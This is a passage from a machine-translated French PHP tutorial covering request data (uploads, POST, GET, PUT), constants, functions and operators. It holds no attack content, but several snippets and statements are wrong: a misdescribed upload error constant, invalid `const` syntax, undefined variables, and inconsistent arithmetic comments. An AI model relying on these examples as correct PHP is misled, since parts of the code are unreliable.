2. `UPLOAD_ERR_INI_SIZE` - Le fichier téléchargé dépasse la directive upload_max_filesize dans `php.ini` .
3. `UPLOAD_ERR_PARTIAL` - Le fichier téléchargé dépasse la directive MAX_FILE_SIZE spécifiée dans le formulaire HTML.
4. `UPLOAD_ERR_NO_FILE` - Aucun fichier n'a été téléchargé.

5. `UPLOAD_ERR_NO_TMP_DIR` - Un dossier temporaire est manquant. (À partir de PHP 5.0.3).
6. `UPLOAD_ERR_CANT_WRITE` - Impossible d'écrire le fichier sur le disque. (À partir de PHP 5.1.0).
7. `UPLOAD_ERR_EXTENSION` - Une extension PHP a arrêté le téléchargement du fichier. (À partir de PHP 5.2.0).

Un moyen de base pour vérifier les erreurs est le suivant:

```
<?php
$fileError = $_FILES["FILE_NAME"]["error"]; // where FILE_NAME is the name attribute of the
file input in your form
switch($fileError) {
    case UPLOAD_ERR_INI_SIZE:
        // Exceeds max size in php.ini
        break;
    case UPLOAD_ERR_PARTIAL:
        // Exceeds max size in html form
        break;
    case UPLOAD_ERR_NO_FILE:
        // No file was uploaded
        break;
    case UPLOAD_ERR_NO_TMP_DIR:
        // No /tmp dir to write to
        break;
    case UPLOAD_ERR_CANT_WRITE:
        // Error writing to disk
        break;
    default:
        // No error was faced! Phew!
        break;
}
```

Lecture des données POST

Les données d'une requête POST sont stockées dans le superglobal `$_POST` sous la forme d'un tableau associatif.

Notez que l'accès à un élément de tableau inexistant génère une notification, donc l'existence doit toujours être vérifiée avec les fonctions `isset()` ou `empty()` , ou l'opérateur null coalesce.

Exemple:

```
$from = isset($_POST["name"]) ? $_POST["name"] : "NO NAME";
$message = isset($_POST["message"]) ? $_POST["message"] : "NO MESSAGE";

echo "Message from $from: $message";
```

7.0

```
$from = $_POST["name"] ?? "NO NAME";
$message = $_POST["message"] ?? "NO MESSAGE";

echo "Message from $from: $message";
```

Lecture des données GET

Les données d'une requête GET sont stockées dans le superglobal `$_GET` sous la forme d'un tableau associatif.

Notez que l'accès à un élément de tableau inexistant génère une notification, donc l'existence doit toujours être vérifiée avec les fonctions `isset()` ou `empty()` , ou l'opérateur null coalesce.

Exemple: (pour l'URL `/topics.php?author=alice&topic=php`)

```
$author = isset($_GET["author"]) ? $_GET["author"] : "NO AUTHOR";
$topic = isset($_GET["topic"]) ? $_GET["topic"] : "NO TOPIC";

echo "Showing posts from $author about $topic";
```

7.0

```
$author = $_GET["author"] ?? "NO AUTHOR";
$topic = $_GET["topic"] ?? "NO TOPIC";

echo "Showing posts from $author about $topic";
```

Lecture des données POST brutes

Habituellement, les données envoyées dans une requête POST sont des paires clé / valeur structurées avec un type d' `application/x-www-form-urlencoded` MIME `application/x-www-form-urlencoded` . Cependant, de nombreuses applications, telles que les services Web, nécessitent l'envoi de données brutes, souvent au format XML ou JSON. Ces données peuvent être lues en utilisant l'une des deux méthodes.

`php://input` est un flux qui donne accès au corps de la requête brute.

```
$rawdata = file_get_contents("php://input");
// Let's say we got JSON
$decoded = json_decode($rawdata);
```

5.6

`$HTTP_RAW_POST_DATA` est une variable globale contenant les données POST brutes. Il n'est disponible que si la directive `always_populate_raw_post_data` de `php.ini` est activée.

```
$rawdata = $HTTP_RAW_POST_DATA;
// Or maybe we get XML
$decoded = simplexml_load_string($rawdata);
```

Cette variable est obsolète depuis la version PHP 5.6 et a été supprimée dans PHP 7.0.

Notez qu'aucune de ces méthodes n'est disponible lorsque le type de contenu est défini sur `multipart/form-data` , qui est utilisé pour les téléchargements de fichiers.

Téléchargement de fichiers avec HTTP PUT

PHP prend en charge la méthode HTTP PUT utilisée par certains clients pour stocker des fichiers sur un serveur. Les requêtes PUT sont beaucoup plus simples qu'un téléchargement de fichier à l'aide de requêtes POST et ressemblent à ceci:

```
PUT /path/filename.html HTTP/1.1
```

Dans votre code PHP, vous feriez alors quelque chose comme ceci:

```
<?php
/* PUT data comes in on the stdin stream */
$putdata = fopen("php://input", "r");

/* Open a file for writing */
$fp = fopen("putfile.ext", "w");

/* Read the data 1 KB at a time
   and write to the file */
while ($data = fread($putdata, 1024))
  fwrite($fp, $data);

/* Close the streams */
fclose($fp);
fclose($putdata);
?>
```

Ici aussi , vous pouvez lire des questions / réponses intéressantes sur la réception de fichiers via HTTP PUT.

Passerelles par POST

Généralement, un élément de formulaire HTML soumis à PHP génère une valeur unique. Par exemple:

```
<pre>
<?php print_r($_POST);?>
</pre>
<form method="post">
    <input type="hidden" name="foo" value="bar"/>
    <button type="submit">Submit</button>
</form>
```

Cela se traduit par la sortie suivante:

```
Array
(
    [foo] => bar
)
```

Cependant, il peut arriver que vous souhaitiez transmettre un tableau de valeurs. Cela peut être fait en ajoutant un suffixe de type PHP au nom des éléments HTML:

```
<pre>
```

```
<?php print_r($_POST);?>
</pre>
<form method="post">
    <input type="hidden" name="foo[]" value="bar"/>
    <input type="hidden" name="foo[]" value="baz"/>
    <button type="submit">Submit</button>
</form>
```

Cela se traduit par la sortie suivante:

```
Array
(
    [foo] => Array
        (
            [0] => bar
            [1] => baz
        )

)
```

Vous pouvez également spécifier les indices du tableau, sous forme de nombres ou de chaînes:

```
<pre>
<?php print_r($_POST);?>
</pre>
<form method="post">
    <input type="hidden" name="foo[42]" value="bar"/>
    <input type="hidden" name="foo[foo]" value="baz"/>
    <button type="submit">Submit</button>
</form>
```

Qui renvoie cette sortie:

```
Array
(
    [foo] => Array
        (
            [42] => bar
            [foo] => baz
        )

)
```

Cette technique peut être utilisée pour éviter les boucles de post-traitement sur le tableau `$_POST` , rendant votre code plus léger et plus concis.

Lire Lecture des données de demande en ligne: https://riptutorial.com/fr/php/topic/2668/lecture-des-donnees-de-demande

Chapitre 54: Les constantes

Syntaxe

- define (string $ name, mixed $ value [, bool $ case_insensitive = false])
- const CONSTANT_NAME = VALUE;

Remarques

Les constantes sont utilisées pour stocker les valeurs qui ne sont pas censées être modifiées ultérieurement. Ils sont également souvent utilisés pour stocker les paramètres de configuration, en particulier ceux qui définissent l'environnement (dev / production).

Les constantes ont des types comme les variables, mais tous les types ne peuvent pas être utilisés pour initialiser une constante. Les objets et les ressources ne peuvent pas être utilisés comme valeurs pour les constantes. Les tableaux peuvent être utilisés comme constantes à partir de PHP 5.6

Certains noms de constantes sont réservés par PHP. Ceux-ci incluent `true` , `false` , `null` ainsi que de nombreuses constantes spécifiques au module.

Les constantes sont généralement nommées à l'aide de lettres majuscules.

Examples

Vérification si la constante est définie

Chèque simple

Pour vérifier si la constante est définie, utilisez la fonction `defined` . Notez que cette fonction ne se soucie pas de la valeur constante, elle se soucie uniquement si la constante existe ou non. Même si la valeur de la constante est `null` ou `false` la fonction retournera toujours `true` .

```
<?php

define("GOOD", false);

if (defined("GOOD")) {
    print "GOOD is defined" ; // prints "GOOD is defined"

    if (GOOD) {
        print "GOOD is true" ; // does not print anything, since GOOD is false
    }
}

if (!defined("AWESOME")) {
```

```
   define("AWESOME", true); // awesome was not defined. Now we have defined it
}
```

Notez que la constante devient "visible" dans votre code uniquement **après** la ligne où vous l'avez définie:

```
<?php

if (defined("GOOD")) {
   print "GOOD is defined"; // doesn't print anyhting, GOOD is not defined yet.
}

define("GOOD", false);

if (defined("GOOD")) {
   print "GOOD is defined"; // prints "GOOD is defined"
}
```

Obtenir toutes les constantes définies

Pour obtenir toutes les constantes définies, y compris celles créées par PHP, utilisez la fonction `get_defined_constants` :

```
<?php

$constants = get_defined_constants();
var_dump($constants); // pretty large list
```

Pour obtenir uniquement les constantes définies par votre application, appelez la fonction au début et à la fin de votre script (normalement après le processus d'amorçage):

```
<?php

$constants = get_defined_constants();

define("HELLO", "hello");
define("WORLD", "world");

$new_constants = get_defined_constants();

$myconstants = array_diff_assoc($new_constants, $constants);
var_export($myconstants);

/*
Output:

array (
  'HELLO' => 'hello',
  'WORLD' => 'world',
)
*/
```

C'est parfois utile pour le débogage

Définition des constantes

Les constantes sont créées à l'aide de l'instruction `const` ou de la fonction `define` . La convention consiste à utiliser les lettres MAJUSCULES pour les noms de constante.

Définir une constante à l'aide de valeurs explicites

```
const PI = 3.14; // float
define("EARTH_IS_FLAT", false); // boolean
const "UNKNOWN" = null; // null
define("APP_ENV", "dev"); // string
const MAX_SESSION_TIME = 60 * 60; // integer, using (scalar) expressions is ok

const APP_LANGUAGES = ["de", "en"]; // arrays


define("BETTER_APP_LANGUAGES", ["lu", "de"]); // arrays
```

Définir constante en utilisant une autre constante

Si vous avez une constante, vous pouvez en définir une autre basée sur:

```
const TAU = PI * 2;
define("EARTH_IS_ROUND", !EARTH_IS_FLAT);
define("MORE_UNKNOWN", UNKNOWN);
define("APP_ENV_UPPERCASE", strtoupper(APP_ENV)); // string manipulation is ok too
// the above example (a function call) does not work with const:
// const TIME = time(); # fails with a fatal error! Not a constant scalar expression
define("MAX_SESSION_TIME_IN_MINUTES", MAX_SESSION_TIME / 60);

const APP_FUTURE_LANGUAGES = [-1 => "es"] + APP_LANGUAGES; // array manipulations


define("APP_BETTER_FUTURE_LANGUAGES", array_merge(["fr"], APP_BETTER_LANGUAGES));
```

Constantes réservées

Certains noms de constantes sont réservés par PHP et ne peuvent être redéfinis. Tous ces exemples échoueront:

```
define("true", false); // internal constant
define("false", true); // internal constant
define("CURLOPT_AUTOREFERER", "something"); // will fail if curl extension is loaded
```

Et un avis sera émis:

```
Constant ... already defined in ...
```

Définit conditionnel

Si vous avez plusieurs fichiers où vous pouvez définir la même variable (par exemple, votre configuration principale, puis votre configuration locale), la syntaxe suivante peut vous aider à éviter les conflits:

```
defined("PI") || define("PI", 3.1415); // "define PI if it's not yet defined"
```

`const` vs `define`

`define` est une expression runtime alors que `const` une compilation.

Ainsi, `define` permet de `define` des valeurs dynamiques (appel de fonctions, variables, etc.) et même des noms dynamiques et des définitions conditionnelles. Il définit cependant toujours par rapport à l'espace de noms racine.

`const` est statique (car permet uniquement les opérations avec d'autres constantes, scalaires ou tableaux, et seulement un ensemble restreint d'entre elles, les *expressions scalaires constantes* , à savoir les opérateurs arithmétiques, logiques et de comparaison, ainsi que le déréférencement de tableaux) préfixé avec l'espace de noms actuellement actif.

`const` ne supporte que d'autres constantes et scalaires en tant que valeurs, et aucune opération.

Constantes de classe

Les constantes peuvent être définies dans les classes à l'aide d'un mot clé `const` .

```
class Foo {
    const BAR_TYPE = "bar";

    // reference from inside the class using self::
    public function myMethod() {
        return self::BAR_TYPE;
    }
}

// reference from outside the class using <ClassName>::
echo Foo::BAR_TYPE;
```

Ceci est utile pour stocker les types d'éléments.

```
<?php
```

```
class Logger {
    const LEVEL_INFO = 1;
    const LEVEL_WARNING = 2;
    const LEVEL_ERROR = 3;

    // we can even assign the constant as a default value
    public function log($message, $level = self::LEVEL_INFO) {
        echo "Message level " . $level . ": " . $message;
    }
}

$logger = new Logger();
$logger->log("Info"); // Using default value
$logger->log("Warning", $logger::LEVEL_WARNING); // Using var
$logger->log("Error", Logger::LEVEL_ERROR); // using class
```

Tableaux constants

Les tableaux peuvent être utilisés comme constantes simples et constantes de classe à partir de la version PHP 5.6:

Exemple de constante de classe

```
class Answer {
    const C = [2,4];
}

print Answer::C[1] . Answer::C[0]; // 42
```

Exemple constant simple

```
const ANSWER = [2,4];
print ANSWER[1] . ANSWER[0]; // 42
```

De même, depuis la version PHP 7.0, cette fonctionnalité a été portée sur la fonction `define` pour les constantes simples.

```
define('VALUES', [2, 3]);
define('MY_ARRAY', [
    1,
    VALUES,
]);

print MY_ARRAY[1][1]; // 3
```

Utiliser des constantes

Pour utiliser la constante, utilisez simplement son nom:

```
if (EARTH_IS_FLAT) {
    print "Earth is flat";
```

```
}

print APP_ENV_UPPERCASE;
```

ou si vous ne connaissez pas le nom de la constante à l'avance, utilisez la fonction `constant` :

```
// this code is equivalent to the above code
$const1 = "EARTH_IS_FLAT";
$const2 = "APP_ENV_UPPERCASE";

if (constant($const1)) {
    print "Earth is flat";
}

print constant($const2);
```

Lire Les constantes en ligne: https://riptutorial.com/fr/php/topic/1688/les-constantes

Chapitre 55: Les fonctions

Syntaxe

- function func_name ($ parameterName1, $ parameterName2) {code_to_run (); }
- function func_name ($ optionalParameter = default_value) {code_to_run (); }
- function func_name (nom_type $ parameterName) {code_to_run (); }
- function & Returns_by_reference () {code_to_run (); }
- function func_name (& $ referenceParameter) {code_to_run (); }
- function func_name (... $ variadicParameters) {code_to_run (); } // PHP 5.6+
- function func_name (nom_type & ... $ varRefParams) {code_to_run (); } // PHP 5.6+
- function func_name (): return_type {code_To_run (); } // PHP 7.0+

Examples

Fonction de base

Une fonction de base est définie et exécutée comme suit:

```
function hello($name)
{
    print "Hello $name";
}

hello("Alice");
```

Paramètres facultatifs

Les fonctions peuvent avoir des paramètres facultatifs, par exemple:

```
function hello($name, $style = 'Formal')
{
    switch ($style) {
        case 'Formal':
            print "Good Day $name";
            break;
        case 'Informal':
            print "Hi $name";
            break;
        case 'Australian':
            print "G'day $name";
            break;
        default:
            print "Hello $name";
            break;
    }
}

hello('Alice');
    // Good Day Alice
```

```
hello('Alice', 'Australian');
    // G'day Alice
```

Passage d'arguments par référence

Les arguments de fonction peuvent être transmis "By Reference", permettant à la fonction de modifier la variable utilisée en dehors de la fonction:

```
function pluralize(&$word)
{
    if (substr($word, -1) == 'y') {
        $word = substr($word, 0, -1) . 'ies';
    } else {
      $word .= 's';
    }
}

$word = 'Bannana';
pluralize($word);

print $word;
  // Bannanas
```

Les arguments d'objet sont toujours passés par référence:

```
function addOneDay($date)
{
    $date->modify('+1 day');
}

$date = new DateTime('2014-02-28');
addOneDay($date);

print $date->format('Y-m-d');
  // 2014-03-01
```

Pour éviter la transmission implicite d'un objet par référence, vous devez `clone` l'objet.

Le passage par référence peut également être utilisé comme un autre moyen de renvoyer des paramètres. Par exemple, la fonction `socket_getpeername` :

```
bool socket_getpeername ( resource $socket , string &$address [, int &$port ] )
```

Cette méthode vise en fait à renvoyer l'adresse et le port de l'homologue, mais comme il y a deux valeurs à renvoyer, elle choisit plutôt d'utiliser des paramètres de référence. On peut l'appeler comme ceci:

```
if(!socket_getpeername($socket, $address, $port)) {
    throw new RuntimeException(socket_last_error());
}
echo "Peer: $address:$port\n";
```

Les variables `$address` et `$port` n'ont pas besoin d'être définies auparavant. Ils vont:

1. être défini comme `null` premier,
2. puis passé à la fonction avec la valeur `null` prédéfinie
3. puis modifié dans la fonction
4. finis défini comme l'adresse et le port dans le contexte d'appel.

Listes d'arguments de longueur variable

5.6

PHP 5.6 a introduit des listes d'arguments de longueur variable (aka varargs, arguments variadic), utilisant le jeton `...` avant le nom de l'argument pour indiquer que le paramètre est variadic, c'est-à-dire un tableau incluant tous les paramètres fournis.

```
function variadic_func($nonVariadic, ...$variadic) {
    echo json_encode($variadic);
}

variadic_func(1, 2, 3, 4); // prints [2,3,4]
```

Les noms de types peuvent être ajoutés devant le `...` :

```
function foo(Bar ...$bars) {}
```

L'opérateur `&` reference peut être ajouté avant le `...` , mais après le nom du type (le cas échéant). Considérez cet exemple:

```
class Foo{}
function a(Foo &...$foos){
    $i = 0;
    foreach($a as &$foo){ // note the &
        $foo = $i++;
    }
}
$a = new Foo;
$c = new Foo;
$b =& $c;
a($a, $b);
var_dump($a, $b, $c);
```

Sortie:

```
int(0)
int(1)
int(1)
```

En revanche, un tableau (ou `Traversable`) d’arguments peut être décompressé pour être passé à une fonction sous la forme d’une liste d’arguments:

```
var_dump(...hash_algos());
```

Sortie:

```
string(3) "md2"
string(3) "md4"
string(3) "md5"
...
```

Comparez avec cet extrait sans utiliser `...` :

```
var_dump(hash_algos());
```

Sortie:

```
array(46) {
  [0]=>
  string(3) "md2"
  [1]=>
  string(3) "md4"
  ...
}
```

Par conséquent, les fonctions de redirection pour les fonctions variadiques peuvent désormais être facilement créées, par exemple:

```
public function formatQuery($query, ...$args){
    return sprintf($query, ...array_map([$mysqli, "real_escape_string"], $args));
}
```

En dehors des tableaux, on peut également utiliser des `Traversable` , tels que `Iterator` (en particulier de nombreuses sous-classes de SPL). Par exemple:

```
$iterator = new LimitIterator(new ArrayIterator([0, 1, 2, 3, 4, 5, 6]), 2, 3);
echo bin2hex(pack("c*", ...$it)); // Output: 020304
```

Si l'itérateur itère à l'infini, par exemple:

```
$iterator = new InfiniteIterator(new ArrayIterator([0, 1, 2, 3, 4]));
var_dump(...$iterator);
```

Les différentes versions de PHP se comportent différemment:

- De PHP 7.0.0 à PHP 7.1.0 (beta 1):
  - Un défaut de segmentation se produira
  - Le processus PHP sortira avec le code 139
- En PHP 5.6:
  - Une erreur fatale de l'épuisement de la mémoire ("Taille de la mémoire autorisée de% d octets épuisée") sera affichée.
  - Le processus PHP sortira avec le code 255

Note: HHVM (v3.10 - v3.12) ne supporte pas les déballer `Traversable` s. Un message

d'avertissement "Seuls les conteneurs peuvent être décompressés" sera affiché dans cette tentative.

Portée de la fonction

Les variables à l'intérieur des fonctions sont dans une portée locale comme celle-ci

```
$number = 5
function foo(){
    $number = 10
    return $number
}

foo(); //Will print 10 because text defined inside function is a local variable
```

Lire Les fonctions en ligne: https://riptutorial.com/fr/php/topic/4551/les-fonctions

Chapitre 56: Les opérateurs

Introduction

Un opérateur est quelque chose qui prend une ou plusieurs valeurs (ou expressions, dans le jargon de programmation) et donne une autre valeur (de sorte que la construction elle-même devient une expression).

Les opérateurs peuvent être regroupés en fonction du nombre de valeurs qu'ils prennent.

Remarques

Les opérateurs «opèrent» ou agissent sur un (opérateurs unaires tels que `!$a` et `++$a`), deux (opérateurs binaires tels que `$a + $b` ou `$a >> $b`) ou trois (le seul opérateur ternaire est `$a ? $b : $c`) expressions.

La priorité de l'opérateur influence la façon dont les opérateurs sont regroupés (comme s'il y avait des parenthèses). Vous trouverez ci-dessous une liste des opérateurs dans l'ordre de leur précarité (opérateurs dans la deuxième colonne). Si plusieurs opérateurs se trouvent dans une ligne, le regroupement est déterminé par l'ordre du code, où la première colonne indique l'associativité (voir les exemples).

Association	Opérateur
la gauche	`-> ::`
aucun	`clone new`
la gauche	`[`
droite	`**`
droite	`++ -- ~ (int) (float) (string) (array) (object) (bool) @`
aucun	`instanceof`
droite	`!`
la gauche	`* / %`
la gauche	`+ - .`
la gauche	`<< >>`
aucun	`< <= > >=`
aucun	`== != === !== <> <=>`

Association	Opérateur
la gauche	`&`
la gauche	`^`
la gauche	`|`
la gauche	`&&`
la gauche	`||`
droite	`??`
la gauche	`? :`
droite	`= += -= *= **= /= .= %= &= ` `
la gauche	`and`
la gauche	`xor`
la gauche	`or`

Les informations complètes sont au débordement de pile .

Notez que les fonctions et les constructions de langage (par exemple, `print`) sont toujours évaluées en premier, mais toute valeur de retour sera utilisée conformément aux règles de priorité / d'association ci-dessus. Une attention particulière est nécessaire si les parenthèses après une construction de langage sont omises. Par exemple `echo 2 . print 3 + 4;` echo's `721` : la partie `print` évalue `3 + 4` , imprime le résultat `7` et renvoie `1` . Après cela, `2` est répété, concaténé avec la valeur de retour de `print` (`1`).

Examples

Opérateurs de chaîne (. Et. =)

Il n'y a que deux opérateurs de chaîne:

- Concaténation de deux chaînes (point):

```
$a = "a";
$b = "b";
$c = $a . $b; // $c => "ab"
```

- Affectation concaténante (point =):

```
$a = "a";
$a .= "b"; // $a => "ab"
```

Affectation de base (=)

```
$a = "some string";
```

`$a` la valeur d' `some string` .

Le résultat d'une expression d'affectation est la valeur attribuée. **Notez qu'un seul signe égal = N'EST PAS à des fins de comparaison!**

```
$a = 3;
$b = ($a = 5);
```

fait ce qui suit:

1. La ligne 1 attribue `3` à `$a` .
2. La ligne 2 attribue `5` à `$a` . Cette expression donne également la valeur `5` .
3. La ligne 2 affecte ensuite le résultat de l'expression entre parenthèses (`5`) à `$b` .

Ainsi: `$a` et `$b` ont maintenant la valeur `5` .

Affectation combinée (+ = etc)

Les opérateurs d'affectation combinée sont un raccourci pour une opération sur une variable et affectent ensuite cette nouvelle valeur à cette variable.

Arithmétique:

```
$a = 1;   // basic assignment
$a += 2; // read as '$a = $a + 2'; $a now is (1 + 2) => 3
$a -= 1; // $a now is (3 - 1) => 2
$a *= 2; // $a now is (2 * 2) => 4
$a /= 2; // $a now is (16 / 2) => 8
$a %= 5; // $a now is (8 % 5) => 3 (modulus or remainder)

// array +
$arrOne = array(1);
$arrTwo = array(2);
$arrOne += $arrTwo;
```

Traitement de plusieurs tableaux ensemble

```
$a **= 2; // $a now is (4 ** 2) => 16 (4 raised to the power of 2)
```

Concaténation combinée et affectation d'une chaîne:

```
$a = "a";
$a .= "b"; // $a => "ab"
```

Opérateurs d'assignation binaire binaire combinés:

```
$a = 0b00101010;  // $a now is 42
$a &= 0b00001111; // $a now is (00101010 & 00001111) => 00001010 (bitwise and)
$a |= 0b00100010; // $a now is (00001010 | 00100010) => 00101010 (bitwise or)
$a ^= 0b10000010; // $a now is (00101010 ^ 10000010) => 10101000 (bitwise xor)
$a >>= 3;         // $a now is (10101000 >> 3) => 00010101 (shift right by 3)
$a <<= 1;         // $a now is (00010101 << 1) => 00101010 (shift left by 1)
```

Modification de la priorité de l'opérateur (avec des parenthèses)

L'ordre dans lequel les opérateurs sont évalués est déterminé par la *priorité* de l' *opérateur* (voir aussi la section Remarques).

Dans

```
$a = 2 * 3 + 4;
```

`$a` obtient une valeur de 10 car `2 * 3` est évalué en premier (la multiplication a une priorité plus élevée que l'addition), ce qui donne un sous-résultat de `6 + 4` , ce qui équivaut à 10.

La préséance peut être modifiée en utilisant des parenthèses: dans

```
$a = 2 * (3 + 4);
```

`$a` obtient une valeur de 14 car `(3 + 4)` est évalué en premier.

Association

Association de gauche

Si la précédence de deux opérateurs est égale, l'associativité détermine le regroupement (voir aussi la section Remarques):

```
$a = 5 * 3 % 2; // $a now is (5 * 3) % 2 => (15 % 2) => 1
```

`*` Et `%` ont la même priorité et associativité **gauche.** Parce que la multiplication se produit en premier (à gauche), elle est groupée.

```
$a = 5 % 3 * 2; // $a now is (5 % 3) * 2 => (2 * 2) => 4
```

Maintenant, l'opérateur de module se produit en premier (à gauche) et est donc regroupé.

Association de droit

```
$a = 1;
$b = 1;
$a = $b += 1;
```

Les deux `$a` et `$b` ont maintenant la valeur `2` car `$b += 1` est groupé et le résultat (`$b` est `2`) est assigné à `$a` .

Opérateurs de comparaison

Égalité

Pour le test d'égalité de base, l'opérateur égal `==` est utilisé. Pour des vérifications plus complètes, utilisez l'opérateur identique `===` .

L'opérateur identique fonctionne de la même manière que l'opérateur égal, nécessitant que ses opérandes aient la même valeur, mais exige également qu'ils aient le même type de données.

Par exemple, l'exemple ci-dessous affichera «a et b sont égaux», mais pas «a et b sont identiques».

```
$a = 4;
$b = '4';
if ($a == $b) {
    echo 'a and b are equal'; // this will be printed
}
if ($a === $b) {
    echo 'a and b are identical'; // this won't be printed
}
```

Lors de l'utilisation de l'opérateur égal, les chaînes numériques sont converties en entiers.

Comparaison d'objets

`===` compare deux objets en vérifiant s'ils sont exactement la **même instance** . Cela signifie que `new stdClass() === new stdClass()` résout en false, même si elles sont créées de la même manière (et ont exactement les mêmes valeurs).

`==` compare deux objets en vérifiant de manière récursive s'ils sont égaux (*égaux en profondeur*). Cela signifie que pour `$a == $b` , si `$a` et `$b` sont:

1. de même classe
2. avoir les mêmes propriétés, y compris les propriétés dynamiques
3. pour chaque propriété `$property` ensemble de `$property` , `$a->property == $b->property` est vraie (donc cochée de manière récursive).

Autres opérateurs couramment utilisés

Ils comprennent:

1. Supérieur à (`>`)

2. Inférieur à (`<`)
3. Supérieur ou égal à (`>=`)
4. Inférieur ou égal à (`<=`)
5. Pas égal à (`!=`)
6. Pas identique à (`!==`)

1. **Supérieur:** `$a > $b` , retourne `true` si `$a` « valeur s est supérieure à de `$b` , sinon retourne false.

Exemple :

```
var_dump(5 > 2); // prints bool(true)
var_dump(2 > 7); // prints bool(false)
```

2. **Moindre que:** `$a < $b` , retourne `true` si `$a` valeur de plus petite est celle de `$b` , sinon retourne false.

Exemple :

```
var_dump(5 < 2); // prints bool(false)
var_dump(1 < 10); // prints bool(true)
```

3. **Supérieur ou égal à** : `$a >= $b` , renvoie `true` si la `$a` est supérieure à `$b` ou égale à `$b` , sinon retourne `false` .

Exemple :

```
var_dump(2 >= 2); // prints bool(true)
var_dump(6 >= 1); // prints bool(true)
var_dump(1 >= 7); // prints bool(false)
```

4. **Plus petit que ou égal à** : `$a <= $b` , renvoie `true` si la `$a` est inférieure à `$b` ou égale à `$b` , sinon retourne `false` .

Exemple :

```
var_dump(5 <= 5); // prints bool(true)
var_dump(5 <= 8); // prints bool(true)
var_dump(9 <= 1); // prints bool(false)
```

5/6. **Non égal / identique à:** Pour reprendre l'exemple précédent sur l'égalité, l'exemple ci-dessous affiche «a et b ne sont pas identiques», mais pas «a et b ne sont pas égaux».

```
$a = 4;
$b = '4';
if ($a != $b) {
    echo 'a and b are not equal'; // this won't be printed
}
if ($a !== $b) {
    echo 'a and b are not identical'; // this will be printed
}
```

Opérateur de vaisseau spatial (<=>)

PHP 7 introduit un nouveau type d'opérateur, qui peut être utilisé pour comparer des expressions. Cet opérateur renverra -1, 0 ou 1 si la première expression est inférieure, égale ou supérieure à la deuxième expression.

```
// Integers
print (1 <=> 1); // 0
print (1 <=> 2); // -1
print (2 <=> 1); // 1

// Floats
print (1.5 <=> 1.5); // 0
print (1.5 <=> 2.5); // -1
print (2.5 <=> 1.5); // 1

// Strings
print ("a" <=> "a"); // 0
print ("a" <=> "b"); // -1
print ("b" <=> "a"); // 1
```

Les objets ne sont pas comparables, ce qui entraîne un comportement indéfini.

Cet opérateur est particulièrement utile lors de l'écriture d'une fonction de comparaison définie par l'utilisateur à l'aide de `usort` , `uasort` ou `uksort` . Étant donné un tableau d'objets à trier par leur propriété de `weight` , par exemple, une fonction anonyme peut utiliser `<=>` pour renvoyer la valeur attendue par les fonctions de tri.

```
usort($list, function($a, $b) { return $a->weight <=> $b->weight; });
```

En PHP 5, cela aurait nécessité une expression plus élaborée.

```
usort($list, function($a, $b) {
    return $a->weight < $b->weight ? -1 : ($a->weight == $b->weight ? 0 : 1);
});
```

Opérateur de coalescence nul (??)

La coalescence nulle est un nouvel opérateur introduit dans PHP 7. Cet opérateur retourne son premier opérande s'il est défini et non `NULL` . Sinon, il retournera son deuxième opérande.

L'exemple suivant:

```
$name = $_POST['name'] ?? 'nobody';
```

est équivalent aux deux:

```
if (isset($_POST['name'])) {
    $name = $_POST['name'];
} else {
    $name = 'nobody';
```

```
}
```

et:

```
$name = isset($_POST['name']) ? $_POST['name'] : 'nobody';
```

Cet opérateur peut également être chaîné (avec une sémantique associative à droite):

```
$name = $_GET['name'] ?? $_POST['name'] ?? 'nobody';
```

qui est équivalent à:

```
if (isset($_GET['name'])) {
    $name = $_GET['name'];
} elseif (isset($_POST['name'])) {
    $name = $_POST['name'];
} else {
    $name = 'nobody';
}
```

Remarque:
Lors de l'utilisation d'un opérateur de coalescence sur une concaténation de chaîne, n'oubliez pas d'utiliser des parenthèses `()`

```
$firstName = "John";
$lastName = "Doe";
echo $firstName ?? "Unknown" . " " . $lastName ?? "";
```

Cela ne produira que `John` , et si son $ firstName est null et que $ lastName est `Doe` il affichera `Unknown Doe` . Pour sortir `John Doe` , nous devons utiliser des parenthèses comme ceci.

```
$firstName = "John";
$lastName = "Doe";
echo ($firstName ?? "Unknown") . " " . ($lastName ?? "");
```

Cela affichera `John Doe` au lieu de `John` uniquement.

instanceof (type opérateur)

Pour vérifier si un objet est d'une certaine classe, l'opérateur (binaire) `instanceof` peut être utilisé depuis la version 5 de PHP.

Le premier paramètre (à gauche) est l'objet à tester. Si cette variable n'est pas un objet, `instanceof` renvoie toujours `false` . Si une expression constante est utilisée, une erreur est générée.

Le second paramètre (à droite) est la classe à comparer. La classe peut être fournie comme nom de classe lui-même, une variable de chaîne contenant le nom de la classe (pas une constante de chaîne!) Ou un objet de cette classe.

```
class MyClass {
}

$o1 = new MyClass();
$o2 = new MyClass();
$name = 'MyClass';

// in the cases below, $a gets boolean value true
$a = $o1 instanceof MyClass;
$a = $o1 instanceof $name;
$a = $o1 instanceof $o2;

// counter examples:
$b = 'b';
$a = $o1 instanceof 'MyClass'; // parse error: constant not allowed
$a = false instanceof MyClass; // fatal error: constant not allowed
$a = $b instanceof MyClass;    // false ($b is not an object)
```

`instanceof` peut également être utilisé pour vérifier si un objet appartient à une classe qui étend une autre classe ou implémente une interface:

```
interface MyInterface {
}

class MySuperClass implements MyInterface {
}

class MySubClass extends MySuperClass {
}

$o = new MySubClass();

// in the cases below, $a gets boolean value true
$a = $o instanceof MySubClass;
$a = $o instanceof MySuperClass;
$a = $o instanceof MyInterface;
```

Pour vérifier si un objet n'est *pas* d'une classe, l'opérateur not (`!`) Peut être utilisé:

```
class MyClass {
}

class OtherClass {
}

$o = new MyClass();
$a = !$o instanceof OtherClass; // true
```

Notez que les parenthèses autour de `$o instanceof MyClass` ne sont pas nécessaires car `instanceof` a une priorité plus élevée que `!` , bien que cela puisse rendre le code plus lisible *avec des* parenthèses.

Mises en garde

Si une classe n'existe pas, les fonctions de chargement automatique enregistrées sont appelées pour tenter de définir la classe (il s'agit d'un sujet ne relevant pas de cette partie de la documentation!). Dans les versions de PHP antérieures à 5.1.0, l'opérateur `instanceof` déclencherait également ces appels, définissant ainsi la classe (et si la classe ne pouvait pas être définie, une erreur fatale se produirait). Pour éviter cela, utilisez une chaîne:

```
// only PHP versions before 5.1.0!
class MyClass {
}

$o = new MyClass();
$a = $o instanceof OtherClass; // OtherClass is not defined!
// if OtherClass can be defined in a registered autoloader, it is actually
// loaded and $a gets boolean value false ($o is not a OtherClass)
// if OtherClass can not be defined in a registered autoloader, a fatal
// error occurs.

$name = 'YetAnotherClass';
$a = $o instanceof $name; // YetAnotherClass is not defined!
// $a simply gets boolean value false, YetAnotherClass remains undefined.
```

